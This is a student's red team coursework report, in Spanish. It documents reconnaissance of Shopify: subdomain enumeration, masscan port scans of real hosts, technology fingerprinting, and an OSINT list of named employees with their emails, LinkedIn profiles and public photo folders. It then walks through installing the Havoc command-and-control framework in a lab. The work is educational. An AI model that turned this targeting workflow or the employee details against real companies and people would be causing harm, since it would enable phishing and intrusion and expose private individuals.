

Red Team

Práctica final

INDICE

Ejercicio 1: Planificación y reconocimiento de una organización

Objetivo

Dominios y subdominios

Escaneo de puertos

OSINT

Resultados

Ejercicio 2: ejercicio de Red Team

Laboratorio

Debian (Havoc)

Instalación de Havoc

Crear listener

Generar Demon

Evitando el antivirus

Ejercicio 1: Planificación y reconocimiento de una organización

El objetivo de este ejercicio es realizar una planificación y un primer reconocimiento para dar una aproximación de tiempo y definir objetivos sobre una empresa concreta (*a vuestra elección*).

El alumno deberá, en primer lugar, seleccionar una empresa y realizar una investigación previa sobre ella. Para completar correctamente el ejercicio se deberá exponer el proceso seguido, así como documentar las acciones y resultados obtenidos para la identificación de al menos los siguientes tipos de activos:

- Nombres / Empresas incluidas para la empresa matriz
- Sistemas autónomos
- Rangos de red
- Dominios
- Subdominios

Remarcar que en el proceso de enumeración de subdominios no será necesario desarrollar las pruebas sobre todos debido al tiempo que puede implicar, pero al menos deberá realizarse sobre los 5-10 dominios principales.

Una vez hecho esto realizar una planificación del ejercicio (*objetivos, alcance, diseño, etc.*)



Posteriormente el alumno deberá priorizar los activos identificados para desarrollar el proceso de enumeración tanto pasiva como activa, y posteriormente analizar potenciales vectores de acceso (*sin desarrollar pruebas activas agresivas o intentos de explotación de vulnerabilidades*).

Objetivo

Se ha elegido objetivo la empresa de comercio electrónico **Shopify** cuya sede principal se encuentra en Ottawa, Canadá.







Actualmente cuenta con 8300 empleados y más de 800.000 tiendas en aproximadamente 175 países usando su plataforma y un total de ventas que supera los 100 millones de Dólares estadounidenses.

Sistemas autónomos y Rangos de IP

AS63408	ASN	Shopify, Inc.	
AS62679	ASN	Shopify, Inc.	

- ***.shopifycloud.com**

[34.139.220.236](#) ([236.220.139.34.bc.googleusercontent.com](#))

Announced By			
Origin AS	Announcement		Description
AS15169	34.136.0.0/13	 	Google LLC
AS15169	34.139.0.0/16	 	Google LLC
AS396982	34.139.208.0/20	 	Google LLC

Address has 5 hosts associated with it.

-
- ***.shopifycloud.com**
- ***.shopify.com**
 - ASN: AS63408 - AS62679
 - [23.227.38.33](#) > [23.227.38.0/23](#) > [AS13335](#) > Cloudflare, Inc.

Dominios y Subdominios

shuffledns

Validación de servidores DNS con dnsvalidator

```
dnsvalidator -tL
```

```
https://raw.githubusercontent.com/blechschmidt/massdns/master/lists/resolvers.txt  
-threads 100 -o $HOME/recopilacion/lists/resolvers.txt
```

Obtención del wordlist

```
https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/DNS/namelist.txt
```

Ejecutamos shuffledns

```
shuffledns -d shopify.com -w $HOME/recopilacion/lists/wordlist.txt -r  
$HOME/recopilacion/lists/resolvers.txt -silent >  
$HOME/recopilacion/shopify.com/shuffledns.txt
```

Resultado: Obtenemos 141 subdominios

```
(kali@kali)-[~/recopilacion]  
$ wc -l shopify.com/shuffledns.txt  
141 shopify.com/shuffledns.txt
```

```
(kali@kali)-[~/recopilacion]  
$ cat shopify.com/shuffledns.txt  
sites.shopify.com  
mail.shopify.com  
photos.shopify.com  
notifications.shopify.com  
ux.shopify.com  
academy.shopify.com  
ant.shopify.com
```

Google Analytics

Comprobamos con **analyticsrelationships** si el objetivo utiliza este servicio.
Probamos en dos URLs:

- shopify.com
- https://au.checkout.hardware.shopify.com/

```
(kali@kali)-[~/recopilacion]  
$ wc -l shopify.com/findomain.txt  
389 shopify.com/findomain.txt
```

```
[+] Analyzing url: https://au.checkout.hardware.shopify.com/  
>> UA-82702
```


Reconocimiento de dominios

findomain

Ejecutamos la herramienta findomain

```
findomain -t shopify.com > recopilacion/shopify.com/findomain.txt
```

Resultados: 389 subdominios




The first screenshot shows the command `wc -l shopify.com/findomain.txt` being executed, resulting in `389 shopify.com/findomain.txt`. The second screenshot shows the command `cat shopify.com/findomain.txt` being executed, displaying a list of subdomains including `amazon-ads.shopify.com`, `summit2018.shopify.com`, `o.ssl.shopify.com`, and `pointofsale.shopify.com`.

assetfinder

Ejecución de assetfinder

```
assetfinder -subs-only shopify.com | unfurl -u domains > shopify.com/assetfinder.txt
```

Resultados: 427 subdominios



The first screenshot shows the command `wc -l shopify.com/assetfinder.txt` being executed, resulting in `427 shopify.com/assetfinder.txt`. The second screenshot shows the command `cat shopify.com/assetfinder.txt` being executed, displaying a list of subdomains including `ab978c-2.myshopify.com`, `burst.shopify.com`, `cdn.shopify.com`, `www.shopify.com`, `academy.shopify.com`, and `acceleration.shopify.com`.

Limpiar resultados


Juntamos los resultados de todas las herramientas aplicadas y eliminamos los duplicados

Guardamos los resultados en el archivos subdominios.txt

```
# Juntamos todos los resultados en un solo archivo
cat shopify.com/assetfinder.txt shopify.com/cero.txt shopify.com/ctfr.txt
shopify.com/findomain.txt shopify.com/gau.txt shopify.com/katana.txt
shopify.com/shuffledns2.txt > shopify.com/subdominios.txt

# Quitamos duplicados y los que están fuera de scope
# Lo ponemos todo en minúsculas
cat shopify.com/subdominios.txt | grep -E shopify.com$ | tr '[:upper:]' '[:lower:]'
| unfurl -u domains > shopify.com/subdominios_ok.txt
```

Resultado final: 137 subdominios



The first screenshot shows the command `wc -l subdominios.txt` being executed in a terminal window, resulting in the output `137 subdominios.txt`.

The second screenshot shows the command `cat subdominios.txt` being executed, displaying a list of subdomains. The visible entries include:

- 109.nat.ash.shopify.com
- 102.nat.ash.shopify.com
- 108.nat.ash.shopify.com
- 103.nat.ash.shopify.com
- 106.nat.ash.shopify.com
- 107.nat.ash.shopify.com
- 101.nat.ash.shopify.com
- 96.nat.ash.shopify.com
- 110.nat.ash.shopify.com
- 111.nat.ash.shopify.com
- 98.nat.ash.shopify.com
- 97.nat.ash.shopify.com
- 99.nat.ash.shopify.com
- 104.nat.ash.shopify.com
- 100.nat.ash.shopify.com
- accounts.shopify.com
- admin.shopify.com

Escaneo de puertos

masscan

Previamente a usar masscan debemos convertir los subdominios a IP, ya que la herramienta no es capaz de hacerlo por si misma.

Lo haremos con la herramienta **dig**

recopilacion/shopify.com/subdominiosIP.txt

Ejecutamos masscan

Sólo se han encontrado los siguientes puertos abiertos: 80, 8080, 443, 8443

```
-33899,34571-34573,35500-35500,38292-38292,40193-40193,40911-40911,41511-41511,42510-42510,44501-44501,45100-45100,48080-48080,49152-49161,49163-49163,49165-49165,49167-49167,50003-50003,50006-50006,50300-50300,50389-50389,50500-50500,50636-50636,50800-50800,51103-51103,52822-52822,52848-52848,52869-52869,54045-54045,54328-54328,55055-55056,55555-55555,55944-55944,57797-57797,58080-58080,60020-60020,60443-60443,61532-61532,61900-61900,62078-62078,64680-64680,65000-65000,65129-65129,65389-65389) UDP(0;) SCTP(0;) PROTOCOLS(0;)
Timestamp: 1707003696 Host: 54.231.198.117 ( ) Ports: 80/open/tcp//http//
Timestamp: 1707003698 Host: 54.84.134.174 ( ) Ports: 443/open/tcp//https//
Timestamp: 1707003701 Host: 104.17.73.206 ( ) Ports: 8443/open/tcp//unknown//
Timestamp: 1707003705 Host: 23.227.60.200 ( ) Ports: 443/open/tcp//https//
Timestamp: 1707003706 Host: 108.157.98.101 ( ) Ports: 443/open/tcp//https//
Timestamp: 1707003713 Host: 34.117.159.98 ( ) Ports: 80/open/tcp//http//
Timestamp: 1707003725 Host: 104.16.186.173 ( ) Ports: 80/open/tcp//http//
Timestamp: 1707003726 Host: 104.17.74.206 ( ) Ports: 8443/open/tcp//unknown//
Timestamp: 1707003728 Host: 52.84.45.101 ( ) Ports: 80/open/tcp//http//
Timestamp: 1707003729 Host: 52.1.119.170 ( ) Ports: 80/open/tcp//http//
```


Análisis web

GoWitness

Ejecutamos la herramienta Gowitness sobre nuestra lista de subdominio ya validada

recopilacion/shopify.com/screenshots/

```
gowitness file -f shopify.com/subdominios.txt -P shopify.com/screenshots
#gowitness report serve http://localhost:7171
gowitness server http://localhost:7171 -P shopify.com/screenshots
```

Tecnologías encontradas: Stimulus, Ruby on Rails, Ruby, Google Tag Manager, PHP, Site Kit: 1.118.0, WordPress, MySQL, React, AngularJS

URLs con login:

- <http://inbox.shopify.com/>
- <https://partnerships.shopify.com/>
- <https://admin.shopify.com/>
- <http://collabs.shopify.com/>

whatweb

Lanzamos whatweb a ver que tecnologías encontramos
recopilacion/shopify.com/whatweb.txt

- <https://au.checkout.hardware.shopify.com/>
 - Google-Analytics[Universal][UA-82702-52]
 - JQuery[1.9.1]
- <https://eu.checkout.hardware.shopify.com/>
 - Email[Hardware-Store-Software2_600x600@2x.png,WISEPAD_COMP008_PREV2_900x_3674342b-fe05-461e-af0b-18263feae152_600x600@2x.png,mlegeorgesand@gmail.com]
 - JQuery[1.9.1]
- <https://partnerships.shopify.com/>
 - Bootstrap
 - Via-Proxy[1.1 62a32701712a1c992cbde6a244acac8c.cloudfront.net (CloudFront)]
- <https://themes.shopify.com/>
 - XFrame-Options[sameorigin]
- <https://photos.shopify.com/>
 - Bootstrap[2.3.1]
 - JQuery[1.9.1]

OSINT y redes sociales

Maltego

Archivo: recopilacion/shopify.com/maltego.mtgl

Descubrimientos

Personas

 maltego.Person	Elvin Efendiev
 maltego.Person	Monica
 maltego.Person	Julian Nadeau
 maltego.Person	Dylan Kendal
 maltego.Person	Peiwen Chen
 maltego.Person	dylankendal@gmail.com
 maltego.Person	Richard McGain
 maltego.Person	Burke Libbey
 maltego.Person	Dylan Kendal
 maltego.Person	Scott Francis
 maltego.Person	Vlad Gorodetsky
 maltego.Person	Bouke van der Bijl
 maltego.Person	Yandu Oppacher

Emails

@ maltego.EmailAddress	hostmaster@nsone.net
@ maltego.EmailAddress	abusecomplaints@markmonitor.com
@ maltego.EmailAddress	julian@shopify.com
@ maltego.EmailAddress	bouke@shopify.com
@ maltego.EmailAddress	peiwen.chen@shopify.com
@ maltego.EmailAddress	dylan.kendal@shopify.com
@ maltego.EmailAddress	vlad.gorodetsky@shopify.com
@ maltego.EmailAddress	burke.libbey@shopify.com
@ maltego.EmailAddress	richard.mcgain@shopify.com
@ maltego.EmailAddress	monica.gallant@shopify.com
@ maltego.EmailAddress	yandu.oppacher@shopify.com
@ maltego.EmailAddress	elvin.efendiev@shopify.com
@ maltego.EmailAddress	scott.francis@shopify.com
@ maltego.EmailAddress	thomas.mcgoeysmith@shopify.com

Alguno de los correos parece preparado para aceptar todo el correo entrante.


- IPQS Info

Indicates this email is likely to be a "catch all" where the mail server verifies all emails tested against it as valid. It is difficult to determine if the address is truly valid in these scenarios, since the email's server will not confirm the account's status.

- Generator detail

Source	yandu.oppacher@shopify.com	(Email Address)
Transform	Get tags and indicators for email address [IPQS]	
Gen. date	2024-02-03 19:52:16.814 +0100	

haveibeenpwned



Node

cmlh.Node

@haveibeenpwned - Not Listed within Pastes

- Relationships

- Incoming

scott.francis@shopify.com

thomas.mcgoeysmith@shopify.com

bouke@shopify.com




peiwen.chen@shopify.com

elvin.efendiev@shopify.com














- Generator detail












Source	scott.francis@shopify.com	(Email Address)
Transform	Get all pastes featuring the e-mail address [v3 @haveibeenpwned]	
Gen. date	2024-02-03 19:12:30.066 +0100	
Source	thomas.mcgoeysmith@shopify.com	(Email Address)
Transform	Get all pastes featuring the e-mail address [v3 @haveibeenpwned]	
Gen. date	2024-02-03 19:12:38.779 +0100	
Source	bouke@shopify.com	(Email Address)
Transform	Get all pastes featuring the e-mail address [v3 @haveibeenpwned]	
Gen. date	2024-02-03 19:12:21.136 +0100	
Source	peiwen.chen@shopify.com	(Email Address)
Transform	Get all pastes featuring the e-mail address [v3 @haveibeenpwned]	
Gen. date	2024-02-03 19:12:47.504 +0100	
Source	elvin.efendiev@shopify.com	(Email Address)
Transform	Get all pastes featuring the e-mail address [v3 @haveibeenpwned]	
Gen. date	2024-02-02 19:16:49.519 +0100	

Teléfonos

 maltego.PhoneNumber	+44 20 3206 2220
 maltego.PhoneNumber	+1 800 745 9229
 maltego.PhoneNumber	+1 208 685 1750





Archivos (wayback)

 maltego.wayback.FileSnapshot	2023 Mar 02: assetlinks.json
 maltego.wayback.FileSnapshot	2023 Nov 01: assetlinks.json
 maltego.wayback.FileSnapshot	2023 Jul 01: assetlinks.json
 maltego.wayback.FileSnapshot	2023 Dec 02: assetlinks.json
 maltego.wayback.FileSnapshot	2023 Aug 01: assetlinks.json
 maltego.wayback.FileSnapshot	2023 Jul 09: assetlinks.json
 maltego.wayback.FileSnapshot	2023 May 31: assetlinks.json
 maltego.wayback.FileSnapshot	2023 Oct 10: assetlinks.json
 maltego.wayback.FileSnapshot	2023 Jun 01: assetlinks.json
 maltego.wayback.FileSnapshot	2024 Jan 26: style.css
 maltego.wayback.FileSnapshot	2024 Jan 25: facebook-pixel.js
 maltego.wayback.FileSnapshot	2024 Jan 27: Pixels-fox-app-block.js
 maltego.wayback.FileSnapshot	2024 Jan 26: facebook-pixel.js







 maltego.documentcloud	6895195
 maltego.documentcloud	6895073
 maltego.documentcloud	23731434
 maltego.documentcloud	20518930
 maltego.documentcloud	20510822
 maltego.documentcloud	6592489
 maltego.documentcloud	5760763
 maltego.documentcloud	20691520
 maltego.documentcloud	7008916
 maltego.documentcloud	3438197
 maltego.documentcloud	6988997

Google drive

Encontramos un drive público con reportajes fotográficos de los empleados
https://drive.google.com/drive/folders/1QCWVckQ_-WXIYMZ1OG0njaWWbMorK6yb

Shopify Me... > Shopify Media Im... > SHO... ▾    

Tipo ▾ Personas ▾ Modificado ▾


Nombre	↑	Propietario	Última modificación ▾	Tamaño de s
  K kristina.caracciolo@shop...		kristina.caracciolo@shop...	5 oct 2021 kristina.caracciolo...	28 kB
  K kristina.caracciolo@shop...		kristina.caracciolo@shop...	5 oct 2021 kristina.caracciolo...	1,4 MB
  K kristina.caracciolo@shop...		kristina.caracciolo@shop...	5 oct 2021 kristina.caracciolo...	29 kB

También obtenemos de ahí la dirección de correo de tres empleados y los verificamos con su cuenta de linkedin

- samantha.tam@shopify.com
 - <https://www.linkedin.com/in/samantha-tam-08181278/>
- jackie.warren@shopify.com
 - <https://www.linkedin.com/in/jackiewarren/>
- kristina.caracciolo@shopify.com
 - <https://www.linkedin.com/in/kristina-caracciolo-7bb840b6/>

Hay una carpeta con fotos de ejecutivos

- Incluye nombre y puesto
- <https://drive.google.com/drive/folders/1XAIJhEUOJNYNL9mWqH2Q-TcFJdIS38on>
- Jonh Asante de ciber ya no trabaja en shopify



Metadatos

Imágenes

- Información sobre el estudio de fotografía que las hizo

Documentos

- Sólo aparece un archivo
- site:shopify.com ext:docx
 - N/A
 - https://www.google.com/url?sa=i&url=https%3A%2F%2Fcdn.shopify.com%2Fs%2Ffiles%2F1%2F1916%2F3265%2Ffiles%2FRW1_Manual.docx&psig=AOvVaw2EQk8uPW9ZyLuN551EN7dl&ust=1707079990042000&source=images&cd=vfe&opi=89978449&ved=0CAYQn5wMahcKEwjlbXUhpCEAxUAAAAAHQAAAAAQBA
- site:shopify.com ext:xlsx

https://www.google.com/url?sa=i&url=https%3A%2F%2Fcdn.shopify.com%2Fs%2Ffiles%2F1%2F2391%2F5185%2Ffiles%2FSoldering_Services_usa_sample.xlsx&psig=AOvVaw0VIXLeqpO2lsDsC00_TPEk&ust=1707080020520000&source=images&cd=vfe&opi=89978449&ved=0CAYQn5wMahcKEwj44vnihpCEAxUAAAAAHQAAAAAQBA

Resultados obtenidos

Footprinting	
Se han obtenido 137 subdominios verificados	

Fingerprinting	
Escaneo de puertos abiertos	80, 8080, 443, 8443
Tecnologías encontradas	Stimulus, Ruby on Rails, Ruby, Google Tag Manager, PHP, Site Kit: 1.118.0, WordPress, MySQL, React, AngularJS, Jquery 1.9.1, Bootstrap 2.3.1
URLs con login	https://inbox.shopify.com/ https://partnership.shopify.com/ https://admin.shopify.com/ https://collabs.shopify.com/
WAF	Cloudflare (Cloudflare Inc.)
Google Analytics	https://au.checkout.hardware.shopify.com/ UA-82702-52

Análisis de vulnerabilidades		
vulnerabilidad	Descripción	Gravedad
CVE-2013-0169	Permite el cifrado TLS 1.0 y 1.1 haciéndolo vulnerable un ataque LUCKY13	Baja

OSINT	
Google Drive	Carpeta pública con fotografías de empleados y directivos, incluido el CEO. De esa carpeta se ha extraído el correo de 3 empleados verificados en LinkedIn. Cada foto va nombrada con el nombre completo y puesto
Mails validados	samantha.tam@shopify.com jackie.warren@shopify.com kristina.caracciolo@shopify.com scott.francis@shopify.com
LinkedIn	https://www.linkedin.com/in/tobiaslutke/ https://www.linkedin.com/in/samantha-tam-08181278/ https://www.linkedin.com/in/jackiewarren/ https://www.linkedin.com/in/kristina-caracciolo-7bb840b6/ https://www.linkedin.com/in/scott-francis-57ab79/
Foca	La siguiente URL (https://cnd.shopify.com/) permite descargar documentación de proveedores o clientes.

Ejercicio 2: Ejercicio de Red Team

Se debe de construir un laboratorio con los siguientes elementos:

- Máquina Windows 10
- Máquina Linux (C&C)

Las dos máquinas deben de estar en la misma red y tener visibilidad entre ellas. Posteriormente, se tendrá que instalar un Command and Control y llegar a infectar la maquina Windows 10.

Se puede desactivar el antivirus pero se tendrá en cuenta para la nota el caso de que se llegue a infectar la maquina con el antivirus activado.

El objetivo sería poder construir un laboratorio de pruebas y saber montar un Command and Control para su uso posterior.

Se deberá entregar un informe técnico explicando que se ha hecho

Laboratorio

Para esta práctica se han montado dos máquinas virtuales. Una Debian donde se montará el C2C (**Havock**) y una con Windows 10 que hará las veces de víctima.


Para montar el entorno virtual utilizaremos VMWare Workstation Pro

Debian

- Memoria 4GB
- Procesadores 2
- Disco 30GB
- Network NAT
- IP 192.168.240.135

Win10

- Memoria 4GB
- Procesadores 2
- Disco 60GB
- Network NAT
- IP 192.168.240.134



Debian (Havoc)

Vamos a instalar los siguientes componentes

- Actualizamos
 - `apt update`
- Net-tools
 - `apt install net-tools`
- Instalar git
 - `apt install git`
- Editor de texto Vim
 - `apt install vim`
- ntlm_challenger
 - Intenta conectarse al servicio SMB de windows (puerto 445), que todos lo tienen activado y, en la conexión, permite recopilar algo de información del windows
 - `cd /opt/`
 - `git clone https://github.com/nopfor/ntlm_challenger`
- impacket
 - Suite de herramientas que se comunica con los protocolos de Windows (SMB, SQL, etc)
 - `git clone https://github.com/fortra/impacket`
- python3-pip
 - `apt install python3-pip`
- --break-system-packages
 - `cd /opt/impacket`
 - `pip3 install . --break-system-packages`
- IOXIDResolver
 - Realiza una petición al 139. Permite enumerar interfaces de red en máquinas Windows sin autenticación
 - `git clone https://github.com/mubix/IOXIDResolver`

Instalación de Havoc

En la máquina Debian que vamos a utilizar, abrimos un terminal y clonamos el repositorio de Havoc en la carpeta /opt

```
cd /opt/
```

```
git clone https://github.com/HavocFramework/Havoc.git
```

```
root@debianHavock:/opt# ls
Havoc
root@debianHavock:/opt#
```

Necesitamos instalar también **Go**

Lo descargamos en la carpeta /tmp, descomprimos e incluimos en nuestro PATH

```
cd /tmp
```

```
wget https://go.dev/dl/go1.22.4.linux-amd64.tar.gz
```

```
rm -rf /usr/local/go && tar -C /usr/local -xzf go1.22.4.linux-amd64.tar.gz
```

```
export PATH=$PATH:/usr/local/go/bin
```

Para comprobar que está correctamente instalado ejecutamos

```
go version
```

```
root@debianHavock:/tmp# go version
go version go1.22.4 linux/amd64
root@debianHavock:/tmp#
```

Vamos a la carpeta de Havoc en /opt y ejecutamos el siguiente comando como parte de la configuración previa del mismo

```
cd /opt/Havoc
```

```
apt install -y git build-essential apt-utils cmake libfontconfig1 libglu1-mesa-dev
libgtest-dev libspdlog-dev libboost-all-dev libncurses5-dev libgdbm-dev libssl-
dev libreadline-dev libffi-dev libsqlite3-dev libbz2-dev mesa-common-dev
qtbase5-dev qtchooser qt5-qmake qtbase5-dev-tools libqt5websockets5
libqt5websockets5-dev qtdeclarative5-dev golang-go qtbase5-dev
libqt5websockets5-dev python3-dev libboost-all-dev mingw-w64 nasm
```

Una vez terminadas estas instalaciones, vamos a la carpeta teamserver dentro de Havoc y ejecutamos lo siguiente:

```
cd teamserver/
```

```
go mod download golang.org/x/sys
```

```
go mod download github.com/ugorji/go
```

Volvemos a la carpeta de havoc y compilamos

```
make ts-build
```

```
make client-build
```

```
[ 4%] Automatic RCC for data/Havoc.qrc
gmake[3]: Leaving directory '/opt/Havoc/client/Build'
gmake[3]: Entering directory '/opt/Havoc/client/Build'
[ 6%] Building CXX object CMakeFiles/Havoc.dir/src/Havoc/Packager.cc.o
[ 8%] Building CXX object CMakeFiles/Havoc.dir/Havoc_autogen/mocs_compilation.cpp.o
[10%] Building CXX object CMakeFiles/Havoc.dir/src/Main.cc.o
[12%] Building CXX object CMakeFiles/Havoc.dir/src/Havoc/Connector.cc.o

[ 98%] Building CXX object CMakeFiles/Havoc.dir/Havoc_autogen/QYFM2Z2WYQ/qrc_Havoc.cpp.o
[100%] Linking CXX executable /opt/Havoc/client/Havoc
gmake[3]: Leaving directory '/opt/Havoc/client/Build'
[100%] Built target Havoc
gmake[2]: Leaving directory '/opt/Havoc/client/Build'
gmake[1]: Leaving directory '/opt/Havoc/client/Build'
root@debianHavoc: /opt/Havoc#
```

Ejecutamos Havoc

```
/opt/Havoc
```

```
./havoc server --profile ./profiles/havoc.yaotl -v -debug
```

En el siguiente archivo podemos editar la configuración.

```
vim profiles/havoc.yaotl
```


